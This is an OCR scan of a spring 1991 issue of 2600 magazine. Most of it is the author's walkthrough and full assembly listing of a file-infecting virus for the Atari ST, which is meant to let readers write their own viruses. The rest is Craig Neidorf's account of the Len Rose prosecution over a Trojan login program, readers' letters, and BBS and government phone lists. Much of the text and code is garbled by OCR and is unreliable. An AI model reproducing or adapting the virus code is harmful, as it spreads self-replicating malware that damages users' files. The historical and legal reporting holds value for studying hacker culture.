innards

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
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



The Hacker Quarterly

SPRING, 1991


VOLUME EIGHT, NUMBER ONE







New Zealand and they're extremely easy to access. is actually a plastic cover for the telephone cables. You find these everywhere in prepaid card system. You'll notice in the bottom right a 12" high "mushroom" that Some New Zealand payphones still accept coins but the vast majority now use the Thanks to JP of Australia



operator as soon as you pick up. You States, you will find "non-dial they tell you how much to deposit. tell them the number you're calling and payphones" that connect you to the In some remote parts of the United Thanks to KC of the USA

pretty foreign." correspondent, "I don't think it's a payphone, but it looks In the words of our Dutch Thanks to H of Holland

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young dudes. Silent Switchman, Mr. Upsetter, Dr. Williams, and all the Neidorf, The Plague, The Q, David Ruderman, Bernie S., Writers: Eric Corley, John Drake, Paul Estev, Mr. French, The Glitch, The Infidel, Log Lady, Kevin Mitnick, Craig

Remote Observations: The Devil's Advocate, Geo. C. Tilyou

our Dutch friends, Franklin, and all the true peasants Shout Outs: Hackers With Attitudes, the GHP2 Collective, Walter R.

Page 3

In Pursuit of Knowledge: An Atari 520ST Virus

by The Paranold Panda

are available from Abecca Software, books, like the assembler, come from Data Sector and Inside and Out (Brain, at all). Also, try Compader Viranes, a High-Tack Disease by Balf Barger. These Abscus Seffware. For more defails about operating enportant) using the AssenPre assenblar produced by sessentialed in program country relative mode (very (else known as TOS) sperating system. It was which runs on the Atact 5208T under its GEMDOS faterness (Bruckmann, et al.), and ST Disk Driver eyetem calls and disk ble formats, see Atom ST Data Becker in Germany and sold in the U.S. by The accompanying heting shows a virus program

virus as an exercise to learn the specifies of how it is done. It is not a marvel of elegant assembly language might make it less instructive as a bracking sid. considerably by aptimizing the code, although that down by extensive use of operating system calls to do all the work. It could no doubt be shortened you all the details you need to produce your own bytas to the executable file it infects its length or kept ean infect your waters. In its present form, it odds 869 working when, or understand just how it is that whoose it does work, however, and careful study of it will give programming, and it doesn't do anything estantrophic. written about viruses, few if any gove specific listings as sufficient design as to your to write a visual larger this Although a number of beoks and articles have been

they begin with an input window allewing you to coler deskiles graphics sovirenment program parameters before exception begins. Most commercially available softward for the ST is in the without using the GEMDOS dealton graphics recognized by the file extensions *.TOS, *.TTP, and *.PSD. All have the same general fernot. TOS files run executable files in a given operating system in order to bern of PRS flee, which extensively not the GEMDOS environment. TTP files are like TOS files, except that niest them. in GENDOS, executable files are It is important to understand the formet of

program header, with the following format: These executable files begin with a 28 byte

XXXXXXXX A long word (32 bits) which gives the 60 LA - Branch around the header.

program without profits. TYYEYYEY - A long word giving the data segment

to be allocated by the operating system when the Block Storage Segment (the amount of equich memory 2222222 - A long word giving the length of the

Supply popular program to loaded. Additionals . A long word giving the length of the

BEESEBEESHUUBSEBSEBS - Ten mare bytes

the where the program may have working data stored. The symbol table, if there is one, follows the data Politoring the beader is the program segment. The program segment comes the data segment, if there is first instruction secupies the word (i.e. 16 bits) missing on commercially predicted achievre. At the end sesemblers to aid in debugging. This is generally segment, and is added by some compilers and beginning at location 10 hex, or 28 decimal. After the

> symbol table, the relocation table is right behind the program ran, Of energy, if there is no data segment or which the wires much modify to make the infected of the symbol table is the attemportant relocation table.

assembler will afforeste a \$2 Mit long word for the jump to a program location labeled LOCATIONS, the memory. For example, if you write JMP LOCATION to Relocated to the can be run from any place in the

distance is 156 (the nomber will always be even), there will be a 61 tyte Sillowed by a 62 byte. The relocation there will be an 88 Own for 25th in the byte. If the than 864. In other words, if the distance is exceely 254, in the distance, until the remaining distance is less addresses is greater than 254, a caries of bytes containing 01 are added, one for each interment of 254 relocated to the next ones. If the distance between this long word in the table are one or more bytes which giving the distance from the beginning of the program the relacation table to find where they are give the increment from the first address to be to the first absolute address to be relocated. Following relative addresses when the program is haded, it uses the actual start address of the program to each of these absolute address, but will put in a number representing LOCATION. The spending system's relocator will add the distance from the beginning of the program to The relocation table begins with a \$2 bit long word

functions which change directories, and disks, can the summercially produced stuff. The search is files. As correctly implemented, only "TOS files are virus. The infletten module uses two operating system functions. SVIRST and BNEXT, to search for conditions Widen the search. virus recides. Addition of calls to operating system readlested only on the cite and directory where the searched one. Changing the wildward string at location to in the Koting to "APRO" will allow it to search out it. The payland medule does the "dirty work" of the searches fit on sminisched file to infect and then infects module and a poylood module. The infection module table is terminated by a 00 byte. The virus their consists of two parts: an infection

payload module. that may be, once the wires' drift work is done by the terminates when the virus is room. An infected file containing the virus will perform its function, whatever that the program shown is a launch program, and so sundidate is searched out. If no files are found to infect, instructions, the condiciate is rejected and the next cose where some program begins with two NOP virus. If a file is found to be independ, or in the neithely medic body for the infection marker, which is the two the varue goes on to do he dirty work and exits. Note NOP (so operation) instructions at the beginning of the As each candidate file is found, the infection

proceeds in the following stops: in simplified form, the infection of the candidate file proceeds before the paybood module does its dirty work If a candidate the to found, inflection of that

Boad in the candidate file's program header. Open a new falls to receive the infected version.

the beginning of the new file. length to the pergram segment length, then copy it is A Modify the program header by adding the yirus

08,878

cable to read, the virus length added to it, and it to copied to the new file. It to need 'e find the first (.The years copies likelifiate the new file.
c. The pergram segment, data segment (if any), and graded table (if any) of the candidate file are explete and graded table. a The long word of the smilldate file's relocation

the remaining absolute addresses which will be absolute address, to which the vires tength to also relocated by the operating system on loading, and the the sew file without modification, and are used to find the relocation table of the candidate file are copied to 9. The increment bytes following the long word of

The candidate file is craved and the new file is virus length is added to them 8. The condidate file and the new file are closed

name, is infected with the visco. It has the visus at the remarked, giving it the name of the candidate die. code is moved down by the length of the virus, the When run, it will run the virou, after which is will do beginning, and its original code at the end of the virous program segment length in the beader is increased pergram argument is increased by that amount and the what it was originally inwended to do. Since the original The new fle, with the new errord candidate file's

table have been moved down by an amount equal to the of the absolute addresses referred to in the relocation relative mode, with all addresses relative to the current the relocation table of the now interted file. Since each relocating. As a result, the virus itself adds nothing to value of the program counter, so it does not require The viria is assembled in program counter (PC)

> is new moved down by that amount length of the virus. Also, such absolute address word virus length, the location of the first one (that long weed in the relocation table) must be increased by the langth added to it, aftice the address to which it refers relative to the program beginning) most have the virus (which, you will remember, only contains an address

in FC relative mode. Such files end without having a 10000 relocation table in the candidate file, and stips all the relocation table. The virus looks to see if there is a relocation table and address modifications if no table is Note also that the virus can infect files assembled

could use operating system calls to mote the Atari sound thip play the Nani anthem, the Commonist module rups. In the current implementation, the duty featired (i) character to the terminal. As a result, the meginetien. Alternatively, you could insert some internationals, or any other inciteful ditty of your dirty work can be substituted for this with each You that the infected file "diags" before it roue. Any sort of difference between an infacted and uninfected file is work is relatively benign. All it does is send a BSL After the lefection process completes, the payfood

suppose they have anyway), or the New York school system (ditta). I suppose it would be airtight to use it on toberating graphics. Pictures are nice. Command (new just here mony Aberl 520 ST's do you this views to seem up the North American Air DeState You get the idea. the fragi embusy, but I hear they closed it and wonk some. Also, don't do terrible things to small animals. In closing, here is the usual admonitions Don't use

; File INEECT2A - This is a probabble launoiting program for the Use GET DTA (GEMDOS backlon \$25) to get the address of the Data Francisc Buffer. Spee the address in A2 and no longer ; 1.1 Search for a temper the to indeed STRATEGY. The first search is well strates?. If this STABLE 1. The Infection Module NAVESTRING EADBURNER. Use SFRST to look for the first occurence of a 5 TOS file Nop DCR .4.TOS .0 BRASSTARTSEARCH : Branch over name string MOVEY DO'Y TRAPP. MOVEW #\$25, ISP Apport #2.5P bifocted, search data obtained with SFRST is preserved and used with SNEXT unit either the first uninhaded file is trung, or it is obtained that no uninfected than BY WITH IN THE MONITOR STORES file is not tolected, the search is done. If it is medici. These 2 NOP's are the infection Call GENDOS : Wildowld same string Clear up the dark : Store DTA address in AZ for later use. : Psection no. of CET DTA.

TEMPS LENAME

ASSA 1100V

NOVEW #\$67,589 ; Push feedoe no. of LSGER.

: Offset-0, Start from the beginning

: Muste-0, start from the file beginning. ; Pash the file handle.

Call GEMOOR

Chan up the stack

MOVET NO YEAR

MONEY OF SALES

MOVEL A CASH Congression which tend not the extraction table
USA REACTION PROVIDED AT LOWER OWNER of
NOTE, 1972, 1972, The ab before broking for long ward
NOTE, 1972, 1972, The above to the child for long ward
NOTE, 1972, 1 Figure 11 (Cast Condition)
ADDLETE:
ADDLETE:
What the byte first fire new Fig.
Fig. 81, ADDLETE:
ADDLE ; NOTE: At this point, the file pointers for both files should be ; pointing to the beginning of the program agreent. Write the new header Soldinet are to get count sign as a few header ADD L 1970) (ADD STATE OF THE S At this point, the file pointer of the pid file is pointing to the World's the appropriate header entries.

The Appropriate Control of the Appropriate Control of programmers and the Appropriate Control of the Appropriate Co SEC NOTABLE ; so jump around adjustment .
ADD L (ATM SHED) STAIT (LAT); Adjust the long word by the new ACCULATION CON GENERAL 1900/9949AV Pand the program hander of the 1% to be infected into buffer FA READLETER Push the contradictions of the buffer MONEL (MISC) 90 No. of business the mad MONEL (MISC) 1757 The handle of the old 1% SSECTION SEVEN BOST ENTRY? Transprond is been an electrical table to be considered and the constant a DBRACE, FRANSFERLOOP ... Loop until done TOWN THE OWN TAN TO THE NAW THE Now, write the sinos of other sew like
PEA START

PEA START

NOVEL # JTM SHEOSTART (, 157); Write no. of bytes in the virus MOVEW #540,4585 PEAREADSUPPER : Buffer start.
MCVEL #1,45/h : Feed one byte
MCVE W D1,45/h : Fee hands of Now, write the program segment, data segment, and symbol table ADDL 812.29 The bands of the new the MAVE W state, SPI 1; Function as discussional following the second f ACCT NUTS SA MEA REACHER FREE FACTOR OF THE MODEL ATTOCKER FOR THE MODEL ATTOCKER FOR THE NAME OF PERSONS AND THE MANUFACTURE OF T ACCIL #29YES-60-STARTILDS: Compute new program langth 45'2', # TOOY EX SEMPLEGRAP VS COL#12,58 ACKE WIRESON SAN 東京の東京大学、公司 food a byte from the old file MOVE WIREST, GOT category washing: Carl 66M008 Call GENDOS PI : Function so, for WRITE : Curl 05w0008 ; Get oid program length computation ; Wove to Differ new length computation Carl (EMDOS : Dean up the stack COSMIT OF SHORE . With one long word ; File hand's of the new file Count up The Street : Crear up stack ; File handle of the old file 7000 Clean up the stack : Panedon no. of WILTE District Con-Rave address of before : Push the address of the buffer Pundion ro. for ATITE FUNCTION NO. OF READ . Been address of read buffer

Move the old file's pointer back to the beginning of the file

2600 Мадальне

Spring 1991

th med and modified. Enter have when first longword of relocation labble

ADDL #510.05 . 05 now has the corned file pointer value ADVEL #517.04 . This ments error from entry point it. MOVER MAINOR ; the offset from \$10 to the first kind Word. All points to READBUFFER, which has

TSTLD4 . Engineers the notate by an isolating the first long . worst in the relation on take are being copied. TSTLD4 . If the contains and there is no highly the TSTLD4 . If the contains along them is not highly the contains and the contains a SOUSSESS. CMPL (A) (b) : if D4 contains 1, need to add an inverse and 245 to D5 and ext. SAE NOTICE: if Banch around find 1.
ACOL 1951 D5 : Add an inverse of 256 to number 6 file.
; pointer in D5, then inform. OVEZLON 343 200 Cotherwise, return. Continue dingrams.

ADDL DADS COMMENTS Projector the current ratios of the file pointer in ON.

NOYE W Jr., SPI WOODS I, measure from current position,
NOYE W JC., SPI Stip, randed of the new file.

NOYE L 10,457 We movement of the pointer, just NOVE WILLIAM SPIN Function of

SMILLSVILDED CAMPT MAYOR

(Famy care is entry point 1, 04 will contain Brf.

(Otherwise, add the incremental byte.

of concess equal SFF, don't add contants

Set up the new the frepotite with the value in C6.

MOUR! MUD.SP1 — MODE-0, other from the beginning.

MOVE MUD.SP1 — File handle of the new file

MOVE MUD.SP1 — New file pointer position

MOVE MUS.SP1 — Function as of LEEDS. ADDI #10,50 Chun up stack SOOM SERVICE

MONET 00'09

Chan up stack

(Return value in DO is current position of
) the pointer of new file Save in DS.

cal (@W009

Oct the long-ward painted to by the new file pointer.

FCA FDACEUMTCH4 : Fash address to stom this temperard.

MOVEL F4 (SM) : Filed bytes.

MOVEL F4 (SM) : File handle of the new file.

MONEW (591, SP) . Fundon no of RAID THAP (1 Call GENGS)
ACCL \$13,57 Clean up the stack

pAdd the length of the vinus to the langwood in RSADSUFFERLA. USA RSADSUFFERLAND ADDITATIONS OF ANY MADE AND ADDITIONAL PROPERTY OF A PARTY OF A PA

without the long word. Move the new field the golder back a system with the new

ADDLERGS CAR DEVICES MOVEW IT, SPT : MODILY, offer some to MOVEW DQ, dPT : APP handle of the new Fig. MOVEL IF4-LEPT : Move pointer 4 by face back NOVEL IF4-LEPT : SPT pointer no of 1666X Chair up the stack. : MODE-1, office worker to current pos-:Pier handle of the nove file.

: Within the modified tongerord in READSUFFEREN to the Ris.

1500 10 25 1500 11 ののできれた。なら PEA READSLETER-4 : Stant of the longword. (ASP/SOLM SADA SOMETHINGS. SP ... Function no. of WRITE. : Call GENECES : Chan up the stack ; Write 4 bytes. ; File handle of the new Sie

: Realow the original value of the file pointer, seved in DfL

4001,110,59 Col 05,4006 4001,110,59 Col 05,4006 MODEL'S (FI), GEV ... (MODELA), offset from the beginning MODEL'S (FI). File hands of the new file; MODEL'D 4, GEV ... (Financial visit of the polymer, MODEL'D 4, GEV ... (Financial visit of the SELEK MODEL'S (FIG.). Fluorisin no. of LSEEK Periodic when

and rename the new file. all transfers finished, Close and press the ordifier, Close

MOVEW 01,-SP) ; File hand to for old fly MOVEW ASIC,-SP) ; Fund ion number for ASHAT DOOR Sh ; Fundian rumber for CLOSE; Call GEMPOS : Clean up stack

SAVA STREET TO YOU version of the file. : Push string plane of uninfeded

4538 100A NOVEW #\$41,-3871 : Punction no. of UNUNK Country the good.

MOVE W 4535, 4841 : Fig. handle for ease the MOVE W 4535, 4841 : Punction number for 6 49001148P on : Fundion number for CLOSE ; Call GEMOOS Seed of units:

PLA CLOPILIDAME : New same for inherted file, i.e.
- coffiguit name of importio.
PEA TEAPREMANE : Poach some conserving "TEAP TOS"
- NOTE WIRL STY : Function on of ICNAME
- MODEW (956, 457) : Function on of ICNAME

ACOUT #12/58" 10 state of project target. Call GENEOG to renormal inflorate file

d The Psylhoid Module

MOVEW DURAN MOVEM This period denie a BSL footbod 5 to the consideration. Its control or but the considerational factors are program to infected. Participal. : Character to BBL worked Of : Device is core

The following OSMOOS call terminates the program and natures to the operating spaces: III. Towningsion ADDQ1 #557 : Fundion no. for BCDROUT : Call BIOS ; Clean up stack

DAMES NAMED

HWS-EC

Spring 1991 2600 Мадалие

The Horrors of War

MANAGO POD PSGB

SOMETIMENT AND ADDRESS OF THE PARTY OF THE P

March 6, 1993

telephone lines which required everyone to take a closer look at non-essential telephone Commission (see attached). Pepsi-Cola Company volunteered to withdraw our plans for usage. The national contests. After close consultation with the Federal Communications As you know, world events have put a serious and unexpected burden on our nation's the world's largest interactive 1/800 call-in game.

considered that our obligation, and consequently withdress our promotion. disrupting our nation's ability to communicate. As responsible corporate citizens we Our concern was that no contest of ours should have even the sightest chance of

we promise to continue our tradition of pioneering new and exciting events for our We sincerely hope that you understand and coneut in the choice we've made. However, consumers to enjoy

Once again, many thanks for contacting us at Pepsi-Cola. Please accept the enclosed as a friendship for many years to come. token of our appreciation for your interest, and we look forward to your continued

Vennager 1

Consumer Affairs

Enclosure

Attachment

Spring 1991

The Terminus of Len Rose

editor/publisher Taran King or articles published. In point of fact this is how other articles for submission to be capacity as editor and publisher I loose, unorganized group of freemyself, there was no staff, merely a Phrack was acquired. Outside of the majority of the material found in would often receive text files and known as Knight Lightning. In my but not available in a hardcopy Phrack, a magazine similar to 2600, used to be the editor and publisher of lancers who sent us material from format. During that time I was As many of you probably know, I by Craig Neidorf written by 000

Terminus. To the best of my Len Rose, known to some as One such free-lance writer was

time to time.

anonymous posting feature of the very little contact with Terminus >Unknown User<, adopted from the Unix" and the name on the file was computer program actually that was article back in 1988. It was a mentality) he assumed that these quite reasonably (given the corporate organizations across the country and with major corporations and existed over the course of the years and we were reintroduced when he called "Yet Another File on Hacking Nevertheless, he did send Phrack an companies would not understand his However, Rose was a professional He was very excited that Phrack still contacted me through the internet Unix consultant, holding contracts and he wanted to send us an article. involvement with Phrack. Prior to the end of 1988, I had

you can afford to spend defending yourself, took its toll. system that defines justice in terms of how much money Rose's legal arguments were strong in many respects and it is widely believed that if he had fought the charges that Unfortunately, the pileup of multiple indictments, in a legal he may very well have been able to prove his innocence

events I do not have it in my except that because of last year's into more detail about that article, was no stranger to Phrack. Taran passing through UUCP. Terminus called Netsys. Netsys was a major who ran his own system on UUCP Phrack Pro-Phile 10, found in King had interviewed him for electronic mail station for messages Phrack's fourteenth issue. I would go knowledge, he was a Unix consultant

> once famous Metal Shop Private bulletin board.

against their own password files in publicly available intentionally so cracking program. Such programs order to discover weak passwords. that system managers can run them were then and are still today The file itself was a password

checks a Unix system for different cracker in COPS, a package that types of vulnerabilities. The "An example is the password file was never published in Phrock. such material. As it turns out, this legalities in having or publishing Bellcore Security asking about the and sent a letter to a friend at some copyright markings on the file remotely I decided to let it sit until I understand the significance of the unfamiliar with at the time. I did not an operating system I was virtually sort of program. From the text I saw electronic mail from Len Rose. There and saw that I had received came to January 1990. At some point later. In the meantime I had noticed arrived back at school a few days However, since I was logged in file or why he had sent it to me. that the program was Unix-based, University of Missouri at Columbia account on the VM mainframe on the new year, I briefly logged onto my during the first week or two of the was a brief letter followed by some Netherlands. Time passed and eventually we

Although Taran King and I had already decided not to publish this file, other events soon made our decision irrelevant. On January 12, 1990, we discovered that all access to our accounts on the mainframe of the University of Missouri had been

revoked without explanation. On January 18, 1990 I was visited by the U.S. Secret Service for reasons unrelated to the Unix program Len Rose had sent. That same day under obligation from a subpoena issued by a Federal District Court judge, the University turned over all files from my mainframe account to the U.S. Secret Service including the Unix file. Included below is the text portion of that file:

Here is a specialized login for System V 3.2 sites. I presume that any competent person can get it working on other levels of System V. It took me about 10 minutes to make the changes and longer to write the the changes and this bit of mail.

"It comes from original AT&T SVR3.2 sources, so it's definitely not something you wish to get caught with. As people will probably tell you, it was originally part of the part to an AT&T SB2 system. Just so that I can head off any complaints, tell them I also compiled it with a minimal change on a 386 running AT&T Unix System V 3.2 (they'll have to fiddle with some defines, quite simple to do). Any changes I made are bracketed with comments, so if they run into something terrible tell them to blame AT&T and not me.

"I will get my hands on some Berkeley 4.3 code and do the same thing if you like (it's easy of course)."

In the text of the program it also reads: "WARNING: This is AT&T proprietary source code. Do NOT get caught with it." and "Copyright (c) 1984 AT&T All Rights Reserved * THIS IS UNPUBLISHED PROPRIETARY SOURCE CODE OF AT&T * The copyright notice above does not evidence any actual or intended publication of such source

code.

1991, p. 29-30) author." (Dorothy Denning, account or a password chosen by the either the password assigned to the author to log onto any account with explained how to create a powerful Communications of the ACM, March Trojan horse that would allow its Bell Labs co-authors of Unix, lecture, Ken Thompson, one of the Morris. Also in his ACM touring and an article by Grampp and in The Cuckoo's Egg by Clifford Stoll how to write a Trojan horse login "such programs have been published program is no secret. For example later be retrieved. However, knowing saving them into a file that could capture accounts and passwords, Trojan horse program that could Rose had sent was modified to be a As it turned out the program that

Between the Unix 3.2 source code, the Unix password cracking file, and the ndded fact that Terminus was a subscriber to Phrack, the authorities turned their attention to Len Rose. Rose was raided by the United States Secret Service (including Agent Tim Foley, who was the case agent in U.S. v. Neidorf) at his Middletown, Maryland home on February 1, 1890. The actual search on his home was another atrocity in and of itself.

"For five hours, the agents — along with two Bellcore employees — confined Leonard Rose to his bedroom for questioning and the computer consultant's wife, Sun, in another room while they searched the house. The agents seized enough computers, documents, and personal effects — including Army medals, Sun Rose's personal phone book, and sets of keys to their house — to fill a

14-page list in a pending court case." ("No Kid Gloves For The Accused", Unix Today!, June 11, 1990, page 1)

the Legion of Doom, a claim that he insisted that Rose was a member of maximum penalty he faced was 32 charging him with violations of the Attorney's office in Baltimore \$950,000. Furthermore, the U.S. years in prison and fines of Act and Wire Fraud. The total blacklisted by AT&T. This and known LOD members have indictment. There were five counts culminated in a May 15, 1990 desperately needed to support belonged to him and which he damage to the house itself. Rose was Rose went into bankruptcy and was himself and his family. Essentially, 1986 Computer Fraud and Abuse left without the computers that The agents also did serious

This was just the beginning of another long saga of bad luck for Len Rose. He had no real lawyer, he had consistently denied.

2600 has meetings in New York and San Francisco on the first Friday of every month from 5 pm to 8 pm local time. See page 41 for specific details.

NATIO SAND

no money, and he had no job. In rescuing his son during a camping addition, he suffered a broken leg

a company in Naperville, Illinois against the state charges. responsibility of defending Rose defended me) took on Zenner (who had successfully this point that attorney Sheldon T. five count indictment in Baltimore, took him away. In addition to the here!?) came to Rose's new home and SSA Tim Foley (what is he doing from them. Illinois State Police and Rose had copied Unix source code InterActive was making claims that temporarily. But within a week future began to look a little brighter lawyer named Jane Macht, The called InterActive. He had a new Chicago): a Unix consulting firm (DuPage County in the suburbs of he was now facing criminal charges from the State of Illinois. It was at Eventually Rose found work with

have been subpoensed to testify threats made that I personally may possible indictment for Rose seemed defeat in U.S. v. Neidorf. A third redeem himself from his miserable piece of the action, in part perhaps to William Cook in Chicago wanted a over yet. Assistant U.S. Attorney before the grand jury about Rose, inevitable. In fact, there were but this never took place. Rose's spin of bad luck was not

and a possible third, and he just could not find work, he was looking surviving. His wife wanted to leave running out of money and barely could not take it any longer. at two serious indictments for sure, him and take away his children, he kept being delayed, Rose was As time passed and court dates

> widely believed that if he had fought strong in many respects and it is of 10 months, the State of Illinois offered him a deal, part of which was spend defending yourself, took its of how much money you can afford to system that defines justice in terms of multiple indictments, in a legal have been able to prove his the charges that he may very well would eventually get his computer two wire fraud charges, one in that Cook got something as well. did not want to try the case and they innocence. Unfortunately, the pileup equipment back. would drop its charges, and Kose recommendation of a prison sentence Attorney's office would offer a Baltimore, one in Chicago. The U.S. Rose would agree to plead guilty to toll. The U.S. Attorney in Baltimore Rose's legal arguments were

this decision I often spoke with Rose, of the issues, no matter what the upon the principles and importance costs. However, I was blinded by pleading with him to fight based dealism while Rose still had to face In the weeks prior to accepting

conspiracy. In reality, it is only an of how much justice can a defendant corporate power. Like many criminal example of blind justice and Secret Service and AT&T are calling about illegal intrusion into other and awaiting formal sentencing injustice can the American public afford. How much of this type of cases of this type, it is all a question his case a prime example of a hacker people's computers. Despite this the United States v. Rose was not a case At this time Len Rose is still free

March 89, 1991

Chadranan of the Board 580 Madison Ave. ATT Corporate Offices lobert B. Allen

New York, NY 10038

sanosing my ATC bog distance service.

Dear Mr. Allens As a loyal ATT long-distance outdomer all my life, I fee, I owe you an explanation for

especially space. One of my past activities involved the political defect of an oppressive United Nations breaty. I have also taken substantial personal risks in opposing the organizations of Lyndon LaBritiche. Diging the fast three years I have been personally. serse, Crains hype upa partorn Organization of the present sense profit to pay sale; in payloun cost fluct and I have ased Unity said he derivatives intermittantly over the past 10 years. Outside of my technical services for the past lifeen years. I am also a originate in the originate business who has han willing to yay the suist premium, and have been a beavy user of ATT long distance I have never had a problem with APT service, opensions, on such questy. I was more

methods of stack on Unix systems should be considered "reconcess" instead of willams. pte santacion ino fittino essa oda eleme "Arestas il morale esta por se esa oda Both outer seem to the to be extended to make theorets, which whereas exemples of people ATT said the Secret Service with respect to the recordly expectated once involving Lon Rose Southern Bell and the Secret Service in the Physick/Cysig Medicy case and the envirtee of Because of my interest to email privacy, I have obsety followed the abusine extinities of

Control of the last suppression extinios from the government to be disgusting, and certainly not in your long describing of vertices sepects of ATT and the operating companies to obtain behavior musking up the infrastructure or teaching real originals or terrorists how to do it. I find the fabric. The othe thing we don't need is a number of altenated programmers or engineers approach on the part of ATT and the government to be possitively disservate to the social consider this head in the Sand "suppless behavior" indeed of "in the problems"

\$79,000 value for the R9.1 document which they admitted at that could be covained for \$18 the Len Rose case) at over 877,000 so the government mutitionals a fotony conviction for "Limitation wire fraud." Withing a version of lights is often assigned as a simple exercise in theurands of copies. The inflation is consistent with fouthern field's behavior in claiming a UNIVERTHERIEF DRAFTSCHILLING classes. It exists in thousands of versions, in hundreds of A specific enscripte of deception is ATT's primit before Othe above program in question in

our go on welfare. All, of course, so the tempeyer's expense. I Know you san anyow that the person tryphrod strend rist have pleas girtly if he could deter difficult remains these arguments to sold. Untils O'mag Neeborf, Leir Socs booked persons Sected Setroice seem to have been involved in destroying this potential to even feed himself who could put up giver a bundred thousand dollars to defend him, and your company and the tis wife, and two small children. At least be gots fed and housed while it just, and his wife

purchasing your services or products, and shootinging others to do the same. activities even if I lived in their service area, But I can express my anger as ATT by not Odeolepe) and I know of no affective methods to coppess my opinion of Southern Bell's There are for ways to curtail abuses by the 18 w (unless you happen to ested them on

recommend thats, ATT hardware, or MCR hardware if you menege to buy them hardways and operating symmetric in any case where there is an alternative, I will not We are of the other long distance carriers. My consulting precios has often involved selecting By the time take resolves your deak, I will aspe switched my votes and computer phones.

H. North Hemson Legitie to same San Joss, CA

THIS IS HOW ONE PERSON REACTED TO THE AT&T FIASCO. WE'D LIKE TO KNOW WHAT OTHERS ARE DOING.

PsychodeliQ Hacker Club BBS +7-351-237-3700 Mailbox for citizens of galaxy +7-014-253-2350 Hacker's Night System #1 +7-014-244-2143 The Court of Crimson King +7-383-235-6722 The Communication Tube +7-812-315-1158 Spark System Designs +7-057-233-9344 SUEARN Network BBS +7-095-9383618 Villa Metamorph 885 +7-012-720-0228 Great White of Kopli +7-014-247-3943 Petersburg's Future +7-812-310-4864 Angel Station BBS +7-095-939-5977 Post Square BBS +7-044-417-5700 Flying Disks BBS +7-014-268-4911 Kaunas #7 BBS +7-012-720-0274 JV Dialogue 1st +7-095-329-2192 MoSTNet 2nd +7-095-193-4761 Sine Lex BBS +7-383-235-4811 Goodwin BBS +7-014-269-1872 Kremlin FIDO Hall of Guild +7-383-235-4457 Moscow Fair KREIT BBS +7-812-164-5396 Wild Moon +7-095-366-5175 Nightmare +7-095-128-4661 Lion's Cave +7-014-253-6246 Alan BBS Eesti #1 +7-014-242-2583 MamBox +7-014-244-3360 Ozz Land +7-017-277-8327 WolfBox +7-012-773-0134 Bargain +7-095-383-9171 Bowhill +7-095-939-0274 +7-095-532-2943 +7-095-366-5209 +7-095-205-3554

> P.O. Box Maximus +7-0142-529-237 New Age System +7-014-260-6319 Hackers Night 2 +7-0142-601-818 Lion's Cave BBS Barbarian BBS SPRINT USSR +7-095-928-0985 XBase System +7-014-249-3091 XBase System +7-0142-477190 Space Island +7-014-245-1611 Micro BBS +7-0142-444-644 Kroon BBS SVP BBS +7-3832-354-570 Interlink +7-095-946-8250 LUCIFER +7-014-347-7218 PaPer +7-014-343-3351 MESO +7-014-343-3434 +7-0142-444-086 +7-0142-211-641 +7-0142-536-246

703-351-2028 202-479-3000 202-456-2335 202-456-2100 202-456-2326 202-456-7198 1202-456-6269 202-456-2343 202-456-1414 202-456-6218 919-755-4630 202-456-6797 202-456-4974 800-424-9090 202-456-2883 704-322-5170 703-351-7676 PHONE NUMBERS SUPPLIED BY READERS JESSE HELMS PERSONNEL DEPARTMENT CENTRAL INTELLIGENCE AGENCY SUPREME COURT PERSONNEL DEPARTMENT PRESS SECRETARY CHIEF OF STAFF OFFICE OF THE VICE PRESIDENT NATIONAL SECURITY COUNCIL EXCERPTS OF PRESIDENTIAL SPEECHES FIRST LADY'S DAILY SCHEDULE PRESIDENT'S DAILY SCHEDULE WHITE HOUSE OPERATOR WHITE HOUSE FAX VICE PRESIDENT'S FAX

environment is easy. We'd like to issue a challenge of our own. It

these products are so secure, then distributing a list of those companies that now use them should cause no problem

whatsoever. How about it?

We've been getting pretty sick of this smug bragging that's been passed all over the place. Keeping people out in a controlled

	concentrated in	
	att, desting	
2.4	NA LIBERTORS	ARMS.
	7 ·	
	'JNC'	OI

Agoaq COQ, I tavo , eMb ot COQ, OS tavo obom evant od elgmena 'Mateve ant TAad'

CVME CTORE NO OME BARN

ah ahase saat agastiin ke ahiff dook inahaha bata yi mooj ada gahasal a mahasa sai ya gahasal a mahasa sai ka gahasalasa gahasalasa This challenge was allowed in east \$6 "watergrand" housed which have a house his property

PAS BHT MA PRO COOPS - 1914 PRO TOTAL MAN SOURCE TOTAL MAN SOURCE

No One Even Came Close! Comer Challenged All We've The Past Five

1-800-992-0020 or LeoMah DataCom Security Corporation protect you note with the only data security dydlers. 3949 Trust Way . Hayward, CA 94545 Got up networks and this part or sat, lodget Für mose information on how to secure your rour information system. Let Leading DataCom lackers pose on investigation setting threat to Desired Tacket Charge. 1-600-024-9359 in CA they're there you know see them You can't 860

life as usual. having their numbers displayed who choose All Call Blocking who when they call 911. In other words, are probably quite used to not don't live in an Enhanced 911 area as soon as you call 911. So people displays your number and address Enhanced 911, the service that emergency services that don't have will only be used by those displayed. In actuality, Caller ID because the phone number won't be ambulances and emergency vehicles Call Blocking will delay customers into believing that All possible. They also mislead their technical reason why this isn't decision but we know there's no Blocking. They don't explain this businesses to subscribe to All Call

This kind of arm twisting and

Identifying Callers

